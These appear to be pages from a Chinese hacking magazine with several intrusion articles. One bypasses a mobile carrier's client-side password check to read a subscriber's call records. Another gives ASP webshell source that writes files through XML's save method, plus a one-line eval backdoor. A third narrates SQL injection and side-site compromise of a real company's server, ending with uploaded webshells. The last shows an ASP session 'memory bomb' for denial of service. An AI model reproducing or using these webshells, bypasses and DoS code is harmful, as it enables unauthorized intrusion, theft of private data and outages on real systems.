正常情况下我们已经无法用初始密码登录了，不过条条大路通罗马，此路不通寻他路。我查看主页的源代码，发现了这么一段。

```
if(window.document.frmInfo.pwd.value==123456)
{
window.alert("您好，你的密码为初始密码，为了您的隐私安全，请您拔打10011客服电话按'3'修改密码后再登录，谢谢！ ");
window.document.frmInfo.pwd.focus();
return false;
}
```

这是用JavaScript写的客户端验证程序。继续往下看，找到了手机号和密码的变量及其提交地址

```
form method="POST" name=frmInfo action="identify.jsp?temp=1"
<input name="clhm" size="14" value="13" maxlength="11" type="text" class="myinput">
<input input name="pwd" size="14" maxlength=6 type="password" class="myinput">
```

这段代码说明了处理变量的页面是"identify.jsp"，手机号和密码的变量分别为"clhm"和"pwd"，看到这里我心中一阵窃喜：我们知道提交变量除了可以在页面中进行外，还可以绕开页面直接从浏览器中提交。于是我直接在浏览器中提交了变量，格式如下："http://xxx.xx.xx.xx:8020/web/identify.jsp?temp=1&clhm=133xxxxxxxx&pwd=123456"页面返回结果如图2所示。




图 2

在正常查询情况下此页面会做短暂停留，然后自动转向个人手机信息页面。而此时却没有跳转，现在看看它的源代码：

```
您输入的号码是:133xxxxxxxx 您输入的密码是: 123456
<script language=javascript>
parent.frames["header"].location.href="header.jsp";
parent.frames["left"].location.href="hfcxleft.jsp";
location.href="hfcxright.htm";
</script>
```

看来此页面是由框架组成的，header.jsp顾名思义是页面的上半部，hfcxright.htm是页面的下半部，用来显示版权信息。这里重点放在hfcxleft.jsp上，当我们正常登录后，联通提供的服务菜单就是在框架左边的。我在浏览器中输入"http://xxx.xx.xx.xx:8020/web/hfcxleft.jsp"服务器返回了我们需要的服务菜单，如图3 所示。




图 3

点击月结详单查询，现在就可以看到此用户的详细的通话记录了，如图4 所示。

			用户姓名：	[redacted]	
呼叫类型	本方所在地	对方号码	对方通话所在地	通话日期	通话时
短信下行		812[redacted]		20060201	074408
主叫	[redacted]	81[redacted]	[redacted]	20060201	165613
短信下行		135[redacted]		20060201	174814


图 4

至此我们想要的东西已经出来了，入侵到此告一段落。最后做个总结：当我们向服务器提交请求后，如果密码正确，就会从客户端到服务器建立一个会话。只要不关闭当前的浏览器，会话就不会失效。接着我们直接请求消费查询的页面，服务器会认为我们是正常登录的，所以按部就班地返回了服务菜单页面。从头到尾JSP程序并没有在服务器端对初始密码进行验证，整个过程就是利用了这一点。

脚本小子: 现在找个支持FSO的网站真不容易，还好XML为我们带来了一个新的选择。你知道了吗?

适合读者: 网络爱好者、木马爱好者、脚本爱好者

前置知识: XML语言基础知识



小议XML木马

文/图 FLASHBOY

这几天一直在学XML，忽然看到xmlDoc中有一个.SAVE方法，能够让我们在没有FSO的机子上写ASP木马。

小知识 FSO(FileSystemObject)是微软ASP的一个对文件操作的控件。

在Windows 2000以上得操作系统中，我们不必安装XML parser解析也能够支持XML。首先绍一下HTML与XML代码的规范化。

前置知识

1.所有的XML文档必须有一个结束标记

在XML文档中，忽略结束标记是不符合规定的。在HTML文档中，一些元素可以是没有结束标记的。下面的代码在HTML中是完全合法的:

```
<p>Holle FLASHBOY
<p>www.xflashboy.com
```

但是在XML文档中必须要有结束标记，像下面的例子一样:

```
<p> Holle FLASHBOY </p>
<p> www.xflashboy.com </p>
```

2. XML标记大小写敏感

这与HTML不一样，XML标记是大小写敏感的。在XML中，标记<Letter>与标记<letter>是两个不同的标记。因此在XML文档中开始标记和结束标记的大小写必须保持一致。

```
<Message>This is incorrect</message>   //错误的
<message>This is correct</message>     //正确的
```

3.所有的XML元素必须合理包含

在XML中不允许不正确的嵌套包含。在HTML中，允许有一些不正确的包含，例如下面的代码可以被浏览器解析:

```
<b><i>This text is bold and italic</b></i>
在XML中所有元素必须正确的嵌套包含，上面的代码应该这样写:
<b><i>This text is bold and italic</i></b>
```

4.所有的XML文档必须有一个根元素

XML文档中的第一个元素就是根元素。所有XML文档都必须包含一个单独的标记来定义，所有其它元素都必须成对的在根元素中嵌套。XML文档有且只能有一个根元素。所有的元素都可以有子元素，子元素必须正确的嵌套在父元素中。

下面的代码可以形象的说明:

```
<root>
<child>
<subchild>.....</subchild>
</child>
</root>
```

5.属性值必须使用引号

在XML中，元素的属性值没有引号引着是不符合规定的。如同HTML一样，XML元素同样也可以拥有属性。XML元素的属性以名字/值成对出现。请看下面的两个例子，第一个是错误的，第二个是正确的。

```
1
<?xml version="1.0" encoding="ISO-8859-1"?>
<note date=12/11/99>
<to>Lin</to>
<from>Ordm</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
2
<?xml version="1.0" encoding="ISO-8859-1"?>
<note date="12/11/99">
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

第一个文档的错误之处在于属性值没有用引号引着。正确的写法是："date="12/11/99"." 不正确的写法是："date=12/11/99."。此处是XML中的重点，如果不照做XML是不会创建文件的。

6.数据中不能含有"<" ">" "&"符号

在代码中可以使用 "< "与"> "代替"<" " >"符号。举例说明 xmlDoc.loadXml(xmlString)。用LOAD方法加载一段XML DOCUMENT到对象中，这里加载的是"xmlString"。

小知识 在这个字符串中一定要满足XML语言的要求，如果不照做的话只能创建一个空文件，有些读者写入不成功就是因为这个原因。

测试木马

现在我们看一下木马的源程序。

```
<%on error resume next%>
<form id="form1" name="form1" method="post"
action="">
    // 创建一个提交表单
    <p>木马内容</p>
    <p><textarea name="flashboy" cols="80" rows="10">
</textarea></p>
    // 创建一个文本框
    <p>路径</p>
    <p><input name="textfield"type="text"size="50"/></p>
    <p><input type="submit" name="Submit" value="提交
" /></p></form>
    <p><%Response.write "本文件绝对路径 "%>
    <%=server.mappath(Request.ServerVariables
("SCRIPT_NAME"))%></p>
    // 获取本文件的绝对路径
    <%
    dim xmlString
    // 创建xmlString,默认为字符串
    dim xmlDoc
    // 创建xmlDoc
    xmlString= Request("flashboy")
    // 取得文本框中的数据
    set xmlDoc= server.createObject("Msxml2.DOMDocument")
    // 定义xmlDoc属于Msxml2.DOMDocument
    xmlDoc.loadXml(xmlString)
    // 加载xmlString到对象中
    f=Request("textfield")
    // 取出输入的文件路径
    xmlDoc.save(f)
    // 保存xmlDoc.loadXml到输入的文件路径中
    set xmlDoc=nothing
    // 清空xmlDoc
    %>
```

最后我们以冰狐浪子微型ASP后门2.0来说明一下："<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>try{eval(Request.form('#')+'')}catch(e){}</SCRIPT>"明显它不符合我们刚刚说的XML规范。现在动手改一下："RUNAT=SERVER LANGUAGE=JAVASCRIPT"这两个属性值没有引号引着，我们把它改成"RUNAT=" SERVER " LANGUAGE=" JAVASCRIPT ""

整个冰狐浪子ASP木马变成了这样："<SCRIPT RUNAT="SERVER" LANGUAGE="JAVASCRIPT">try{eval(Request.form('#')+'')}catch(e){}</SCRIPT>"。

适合读者：脚本爱好者
前置知识：无

兵马未动，粮草先行



文/图 雨夹哭泣的云

大四了，我们都面临找工作的巨大压力。前几天一位老师在上课的时候说，如果哪个同学感兴趣可以去他的公司上班，并且留下了公司的网址。我闲着没事干就去检测了一下，没想到还入侵成功了。嘿嘿，毕业后大概可以靠这次入侵提高一下我在老师面前的地位了。

首先登录网站，页面条理很清晰，没几个链接。我随便找了一个ASP的链接，然后在后面加一个分号，发现可以注入。请出明小子的Domain3.5，很顺利的发现它采用了MSSQL数据库，可惜不是SA权限，如图1所示。

权限低也没办法，先跑跑密码。跑出来的用户名分别是"admin|"和" |"，登录后台的时候发现根本不对！如图2所示。

我请出教主的HDSI，然而检测的结果让我大吃一惊，两个工具检测的权限居然不一样，如图3所示。




图1

HDSI在猜解表名时猜到第7个就猜不下去了，我只得手工把admin添进去然后跑密码，可惜密码始终没有出来。虽然显示的是SA




图2




图3

权限，可惜命令行无法使用。无奈之下再去网站看看，发现有一个留言本，于是开始尝试暴库。加了个“%5c”开始测试，然而事实总是残酷的，结果再次让我欲哭无泪。

冥思苦想了很久，突然发现自己忽略了旁注。再次请出了Domain3.5开始检测，发现这台虚拟主机上捆绑了382个的域名。网站一多，自然不可能没有漏洞。我信心十足的开始旁注，两分钟不到就发现了一个。如图4所示。

先传小马，然后放个大马，至此搞定收工。如图5所示。





图4



图5

总体来说这次入侵没什么难度，不过让我郁闷的是Domain的检测结果不准，因此浪费了不少时间在上面。希望和我一样遇到此类问题的朋友，可以考虑换个软件试试。

脚本小子：*很多人对DDoS的认知仅限于主动模式，其实在DDoS里还有一个被动模式。正因为有被动模式的存在，才有了这篇文章的存在。*

适合读者：网站管理员、ASP开发

前置知识：ASP基础



瞬间让你的服务器负载100%

文/图 玫瑰下的烂泥

以往的DDoS主要是使CPU超负荷运行，从而导致系统响应过慢直至失去服务能力，而本文叙述的方法是使服务器的内存超负荷工作，导致其失去服务能力。

首先在这里要说明一下何谓被动式DDoS：主动式DDOS是其它主机发动对目标主机的攻击，而被动式DDoS则是服务器自己把自己搞跨。

学过编程的朋友应该知道，数据的压入等操作都是由程序向系统提交申请内存的。在ASP编写环境下，它的宿主语言是VB；在VB的编程环境下分配内存空间很多种方法，但在ASP环境里，内存的分配函数只保留了集成在VB程式库里的几个。如“Dim、Space”。下面我就拿“Space”函数来开刀，大家先简单认识一下“Space”函数（引自《Visual Basic Scripting Edition》）。

> Space 函数
> 返回由指定数目的空格组成的字符串。
> Space(number)
> number 参数为字符串中用户所需的空格数。
> 说明
> 下面的示例利用 Space 函数返回由指定数目空格组成的字符串：
> Dim MyString
> MyString = Space(10) ' **返回具有10个空格的字符串。**
> MyString = "Hello" & Space(10) & "World" ' **在两个字符串之间插入 10 个空格。**

如上我们可以获得此函数的使用方法，通过计算，我们得到1M＝1024×1024 Byte。假设我使用Tempx这个变量名得来1M的内存空间，通过ASP编写如下：

```
<%
MemSize=1024*1024
Tempx=Space(MemSize)
%>
```


很轻松的“Tempx”变量就获得了1M内存空间。如果把“MemSize”的数值设置的更大，如100M、200M等，ASP解释器会很听话地向系统申请相应的内存大小，但是ASP程序执行完成后会自动释放这些内存空间。在ASP环境里有一个奇怪的变量：就是由

"Session"函数所创建的变量。它的生命期并比普通的变量生命期要长，一般在服务器里有一个默认的时间，至少不会在ASP程序结束后清除。

这就抓住了问题所在，我们可以有针对性的写出一个内存炸弹，请看下面的代码：

```
<%
MemSize=100*1024*1024
Session("Tempx")=Space(MemSize)
%>
```

